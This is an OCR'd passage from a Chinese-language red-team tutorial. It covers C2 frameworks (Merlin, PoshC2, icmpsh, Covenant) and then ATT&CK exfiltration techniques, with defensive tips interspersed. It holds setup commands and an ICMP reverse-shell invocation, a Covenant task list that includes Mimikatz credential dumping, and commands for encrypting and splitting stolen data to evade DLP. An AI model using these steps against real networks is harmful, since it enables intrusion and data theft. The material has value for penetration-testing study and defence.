
相关链接：https://github.com/Ne0nd0g/merlin

https://posts.specterops.io/merlin-v0-7-0-release-roll-up-717739cde77a

内含视频： https://www.ggsec.cn/merlin.html

4.Posh C2

https://github.com/nettitude/PoshC2 需自行安装 java JDK 以及.net 3.0 并重启




内含视频: https://www.ggsec.cn/PoshC2.html

5.ICMP (T1095)

有时，网络管理员会使渗透测试人员的生活更加艰难。令人惊讶的是，他们中的一些确实使用防火墙来实现它们的意图！仅允许流量到已知的机器，端口和服务（入口过滤）以及设置强出口访问控制列表就是这些情况之一。在这种情况下，当您拥

有内部网络或 DMZ 的机器部分时（例如，在 Citrix 分支机构或类似事件中），通过 TCP 获取反向 shell 并不总是微不足道，而不是考虑绑定 shell。



sysctl –w net.ipv4.icmp_echo_ignore_all=1

https://github.com/inquisb/icmpsh https://www.blackhillsinfosec.com/how-to-c2-over-icmp/ https://github.com/inquisb/icmpsh


icmpsh_m.py 本机 ip 目标 ip


Invoke-PowerShellIcmp -IPAddress 192.168.10.215


6.Covenant


1. git clone --recurse-submodules https://github.com/cobbr/Covenant
2. cd Covenant/Covenant
3. dotnet build
4. dotnet run

目前测试只有 ps 比较有用点 其他 payload 有些 bug


COVENANT
Welcome, demon!
Dashboard
Listeners
Launchers
Grunts
Tasks
Taskings
Graph
Data
Users
Dashboard
Grunts
Name
CommType
Hostname
UserName
Status
LastCheckIn
Integrity
OperatingSystem
Proces
1e2548ecfd
HTTP
DEMON39E0
demon
Active
2019/8/3 上午 2:09:53
Medium
Microsoft Windows NT 10.0.18362.0
powers
9deace49cc
HTTP
DEMON39E0
demon
Active
2019/8/3 上午 2:16:14
Medium
Microsoft Windows NT 6.2.9200.0
Consol
c4d6c1424b
HTTP
DEMON39E0
demon
Active
2019/8/3 上午 2:15:11
Medium
Microsoft Windows NT 6.2.9200.0
Consol
Showing 1 to 3 of 3 entries
Previous
1
Next
Listeners
Name
ListenerType
Status
StartTime
BindAddress
BindPort
http
HTTP
Active
2019/8/2 下午6:13:34
0.0.0.0
80
Taskings
Name
Grunt
Task
Status
UserName
Command
CommandTime
CompletionTime
No data available in table
Showing 0 to 0 of 0 entries
Previous
Next


COVENANT
Dashboard
Listeners
Launchers
Grunts
Tasks
Taskings
Graph
Data
Users
Grunt: a18f381153
Info
Interact
Task
Taskings
LogonPasswords Execute the 'privilege::debug sekurlsa::logonPasswords' Mimikatz command.
Mimikatz Execute a mimikatz command.
Download Download a file.
Upload Upload a file.
ProcessList Get a list of currently running processes.
ChangeDirectory Change the current directory.
ListDirectory Get a listing of the current directory.
AssemblyReflect Execute a dotnet Assembly method using reflection.
Assembly Execute a dotnet Assembly EntryPoint.
PowerShell Execute a PowerShell command.
ShellCmd Execute a Shell command using "cmd.exe /c"
Shell Execute a Shell command.
LsaSecrets Execute the 'privilege::debug lsadump::secrets' Mimikatz command.
GetSystem Impersonate the SYSTEM user. Equates to ImpersonateUser("NT AUTHORITY\SYSTEM").
WhoAmI Gets the username of the currently used/impersonated token.
RevertToSelf Ends the impersonation of any token, reverting back to the initial token associated with the current process. Useful in conjuction with functions impersonate a token and do not automatically RevertToSelf, such as ImpersonateUser(
Help Show the help menu.
PowerShellImport Import a PowerShell script.
SharpShell Execute custom c# code.
Disconnect Disconnect from a ChildGrunt.
Connect Connect to a P2P Grunt.
Kill Kill the Grunt.
Jobs Get active Jobs.
Set Set a Grunt setting.
ShellCode Executes a specified shellcode byte array by copying it to pinned memory, modifying the memory permissions, and executing.
SetRemoteRegistryKey Sets a value into the registry on a remote system.
MakeToken Makes a new token with a specified username and password, and impersonates it to conduct future actions as the specified user.
SetRegistryKey Sets a value into the registry.
GetRegistryKey Gets a value stored in registry.
shell
Send





参考资料： https://github.com/cobbr/Covenant/wiki/Installation-And-Startup https://posts.specterops.io/covenant-the-usability-update-9a7a596a4772 https://github.com/cobbr/Covenant

详细请看视频：https://www.ggsec.cn/Covenant.html

十.Exfiltration

1、远程文件复制

系统：Windows，Linux，MacOS

可以将文件从一个系统复制到另一个系统，以在操作过程中分级对手工具或其他文件。可以通过命令和控制通道从外部对手控制的系统复制文件，以将工具带入受害者网络，或通过其他工具如 FTP 使用备用协议。也可以使用 scp，rsync 和 sftp 等本机工具在 Mac 和 Linux 上复制文件。

攻击者还可以在内部受害者系统之间横向复制文件，以支持使用固有文件共享协议进行远程执行的横向移动，例如通过 SMB 与连接的网络共享或使用 Windows 管理员共享或远程桌面协议的经过身份验证的连接进行文件共享。

2、自动脚本窃取

系统：Windows，Linux，MacOS

描述：在收集目标信息之后或期间，可以使用自动化信息处理工具和脚本来执行包含机密信息数据的泄露。结合渗出自动化工具，通过使用控制通道（C2）或替代协议的渗透方法可用于通过网络传输数据。

1、通过 FTP 自动将数据信息传送到远程 C2 服务器

2、BadUSB 物理信息窃取

3、自动截图、盗取剪切板、收集用户凭证、包括密码、账户哈希各种密钥发送到中转服务器

保护提示：使用 AppLocker 或软件限制策略等白名单工具识别并阻止潜在危险和恶意软件。

凭据窃取恶意软件

让我们回到恶意软件本身。LokiBot 被定义为“infostealer”，因为它有能力窃取来自各种流行电子邮件客户端和 web 浏览器的凭据。

此恶意软件还可以窃取来自许多 FTP 客户端（如 FileZilla, FlashFXP, WS_FTP 等）和 SSH 程序（如 PUTTY）的登录细节，尤其对于网站管理员和网站开发商而言更加危险，谁都可以从他们的网站上窃取凭据。

6–10 年前，这是黑客攻击最受欢迎的媒介。一旦网站管理员的计算机被感染，恶意软件只需扫描保存 ftp 凭据的文件（大多数 FTP 客户端都以纯文本保存它们），然后将调查结果发送到控制服务器。

虽然这种攻击媒介现在不那么流行，但你仍然不能低估它。

例子：

- 使用鱼叉式网络钓鱼电子邮件窃取合法凭据的组织，从而获得了合并和获取信息。
- 通过使用在其入侵中被盗的合法凭据攻击了支付系统并获得了对信用卡记录的访问权限。
- 针对销售点系统的攻击中使用合法凭据，为信用卡记录刮取内存。


  https://www.anquanke.com/post/id/170364


密码窃取软件 AcridRain

https://www.4hou.com/web/16245.html

窃取恶意软件'Ovidiy Stealer'

https://www.hackread.com/buy-password-stealing-malware-ovidiy-stealer-for-7/






如果窃取者能够从目标应用程序中找到密码，它将跟踪其初始签入，并报告目标应用程序密码的另一个请求：

- id：DiskID 和 ProcessorID
- site：保存凭据的网站
- 程序：有针对性的应用程序
- login：保存的应用程序用户名

- pass：保存的应用程序密码
- user：已注册的 Ovidiy Stealer 用户名



3、数据压缩

系统：Windows，Linux，MacOS

攻击者可以压缩在渗出之前收集的数据（例如，敏感文档），以使其可移植并最小化通过网络发送的数据量。压缩与 exfiltration 通道分开进行，并使用自定义程序或算法，或更常见的压缩库或实用程序（如 7zip，RAR，ZIP 或 zlib）执行。

1、以在将数据发送回 C2 服务器之前使用 ZLIB 压缩数据。

2、将收集的数据隐藏在受密码保护的.rar 档案中。

技术示例：

7zip:

7z.exe a –tzip –p111 archive.7z txt.txt 压缩 密码为 111 7z.exe x –tzip –p111 archive.7z 解压 密码为 111

RAR:

rar.exe a –pmyhoney secret1 *.txt 添加 *.txt 文件并用密码"myhoney"加密

rar.exe x –pmyhoney secret1 解密 secret1.rar 文件使用密码"myhoney"解密

rar.exe a –hpfGzq5yKw secret report.txt 将添加文件 report.txt 到加密的压缩文件 secret.rar 中，使用密码'fGzq5yKw'

注：–hp[p] 加密文件数据和头，这个开关和 –p[p] 类似，但是开关 –p 只加密文件数据，而使文件名等其它信息可见。这个开关加密所有包括文件数据、文件名、大小、属性、注释和其它块等所有可感知压缩文件区域，所以它提供了更高的安全等级。在压缩文件中使用–hp 加密，没有密码甚至不可能查看文件列表。

ZIP:

zip –q –r –P 123456 tools.zip tools 安静模式，使用密码 123456 加密文件夹

zip –q –r tools01.zip tools 安静模式，压缩文件不显示指令的执行过程

zlib:

下载 Zlib 库，地址: http://zlib.net/zlib128.zip 用 wget 下载，后自行安装。以下代码为压缩字符到 test.gz 文件。

C:

```
#include <stdio.h>
#include <zlib.h>

int main(int argc,char **args)
 {
  gzFile file;
  char str[]="testtest";
  file=gzopen("test.gz","wb");
  if(NULL==file)
  perror("Can't open file");
  gzsetparams(file,2,0);
  gzwrite(file,str,sizeof(str));
  gzclose(file);
  return 0;
 }
```

保护建议：为了绕过 IPS 或 DLP，阻止某种类型的文件传输或在未加密的通信信道上包含某个标头，攻击者可以切换到使用 Exfiltration 通道的加密。可以通过监视与调用已知数据压缩使用程序相关联的进程和命令行参数来提前检测压缩软件和压缩文件，但此方法涉及分析大量错误事件。

数据传输大小限制

说明：为了防止超过网络上传输数据的允许阈值的保护和可能的警告，攻击者可以将 exfiltered 文件拆分成许多相同大小的片段或限制网络数据包的大小低于阈值。将数据包大小限制在特定阈值以下。**避免触发网络数据传输阈值警报**。

安全提示：使用流量特征分析的 IDS 和 DLP 可用于检测和阻止已知的特定管理和控制工具（C2）和恶意软件，因此攻击者可能会随时更改使用的工具或设置数据传输协议避免通过已知的保护手段进行检测。

作为一种检测技术，我们建议分析异常数据流的网络流量（例如，客户端发送的数据远多于从服务器接收的数据）。恶意进程可以通过顺序发送固定大小的数据包或打开连接并以固定间隔执行数据传输来长时间保持连接。这种通常不使用网络的活动过程应该是可疑的。用于数据传输的端口号与在默认网络协议中设置的端口号的不匹配也可能表示恶意活动。

技术案例：

1、Helminth 将数据拆分为最多 23 个字节的块，并将 DNS 查询中的数据发送到其 C2 服务器。

2、OopsIE 以 1500 字节块的形式将命令输出和收集的文件泄露到其 C2 服务器。

使用 WINRAR 分割压缩文件:https://jingyan.baidu.com/article/bea41d43b255feb4c51be6d6.html

1、**把一个文件压缩成几个固定大小的文件及解压缩**，然后再将其转移到 C2 服务器

点击**确定**按钮，就开始按设定大小压缩成几个**固定**大小的文件，**最后一个**不一定是固定大小

4、代替的协议窃取

系统：Windows，Linux，MacOS

描述：数据泄漏通常使用除对手用来建立控制信道（C2）之外的替代协议来执行。替代协议包括 FTP，SMTP，HTTP / S，DNS 和其他网络协议，以及外部 Web 服务，如云存储。

安全提示：请遵循有关配置防火墙的建议，将流量限制为仅允许从允许的端口进入和退出网络。例如，如果不使用 FTP 服务在网络外部发送信息，则阻止与网络边界周围的 FTP 协议关联的端口。为了减少组织控制信道和泄漏的可能性，使用代理服务器和专用服务器来进行 DNS 等服务，只允许通过适当的端口和协议进行系统交互。

要检测和防止组织控制通道和数据泄漏的已知方法，请使用使用流量特征分析的 IDS / IPS 系统。但是，攻击者可能会随着时间改变控制和渗透协议，以避免通过

保护进行检测。作为一种检测技术，我们还建议分析异常数据流的网络流量（例如，客户端发送的数据远多于从服务器接收的数据）。不匹配使用的端口号和默认网络协议中设置的端口号也可能表示恶意活动。

使用不同网络协议执行转移数据，包括 FTP，SMTP,HTTP/S,DNS 或者其他网络协议。还可能包括 WEB 服务，云存储。

1、将收集的数据上传到云端硬盘 --> 远程登录云端硬盘下载数据

2、通过 FTP 传输与清除文件

5、命令控制信道窃取

系统：Windows，Linux，MacOS

说明：可以使用攻击者用作控制通道的相同协议（C2）来泄露数据。

保护建议：使用 IDS / IPS 系统组织基于流量特征的分析，以识别组织控制通道和渗透的已知方法。分析异常数据流的流量（例如，客户端发送的数据远多于从服务器接收的数据）。不匹配使用的端口号和默认网络协议中设置的端口号也可能表示恶意活动。

技术案例：

1、APT32 的后门使用已经打开的通道及其 C＆C 服务器来泄露数据。

2、MobileOrder 通过与 C2 通信相同的协议将数据泄露到其 C2 服务器。

3、Remexi 通过 bitsadmin 执行泄漏，bitsadmin 也用于 C2 通道。

6、网络媒介窃取

系统：Windows，Linux，MacOS

说明：数据泄露可以在与组织控制通道（C2）的环境不同的网络环境中进行。如果控制信道使用到因特网的有线连接，则可以通过无线连接（WiFi，蜂窝网络，蓝牙连接或其他无线电信道）进行泄露。如果存在可用性和接近性，则攻击者将使用备用数据传输介质，因为其中的流量将不会通过受攻击的公司网络路由，并且网络连接可以是受保护的或打开的。

安全建议：确保主机上的安全传感器支持审核所有网络适配器的使用，并在可能的情况下阻止连接新的网络适配器。跟踪和分析与添加或复制网络接口相关的网络适配器设置的更改。

技术案例：

1、Flame 有一个名为 BeetleJuice 的模块，其中包含可以以不同方式使用的蓝牙功能，包括通过蓝牙协议从受感染系统传输编码信息，充当蓝牙信标，以及识别附近的其他蓝牙设备。

7、数据加密

系统：Windows，Linux，MacOS

描述：在进行渗透之前，可以对目标数据进行加密，以隐藏被盗信息，逃逸检测或使过程不那么明显。使用实用程序，库或自定义算法执行加密，并在控制通道（C2）和文件传输协议之外执行。具有数据加密支持的通用归档格式是 RAR 和 zip。

安全提示：可以通过监视进程和命令行参数来检测运行众所周知的文件加密软件，但这种方法涉及分析大量错误事件。加载 Windows crypt.32.dll DLL 的进程可以被攻击者用来加密，解密或验证文件签名。可以通过分析网络流量的熵来执行对加密数据的传输的检测。如果信道未加密，则可以通过分析文件头的 IDS 或 DLP 系统检测已知类型的文件的传输。

参考链接：

3DES 加密算法：
https://blog.csdn.net/knight20160302/article/details/82952686

RC4 加密算法：https://blog.csdn.net/chence19871/article/details/17564877

Base64 加密算法：https://blog.csdn.net/zyhlwzy/article/details/77964763

8、物理介质窃取

系统：Windows，Linux，MacOS

说明：在某些情况下，例如物理隔离受损网络，可能会通过物理介质或用户连接的设备进行渗透。这种媒体可以是外部硬盘驱动器，USB 驱动器，手机，mp3 播放器或任何其他可移动存储或信息处理设备。对手可以使用物理介质或设备作为渗透的终点或隔离系统之间的过渡。

安全提示：禁用自动运行可移动存储设备。如果业务运营不需要，则禁止或限制在组织安全策略级别使用可移动设备。作为检测通过物理环境进行渗透的措施，建议组织对可移动介质上的文件的监视访问，以及在连接可移动介质时启动的审核进程。

1、有线电话机控制器

2、暴露在外处的 USB 接口

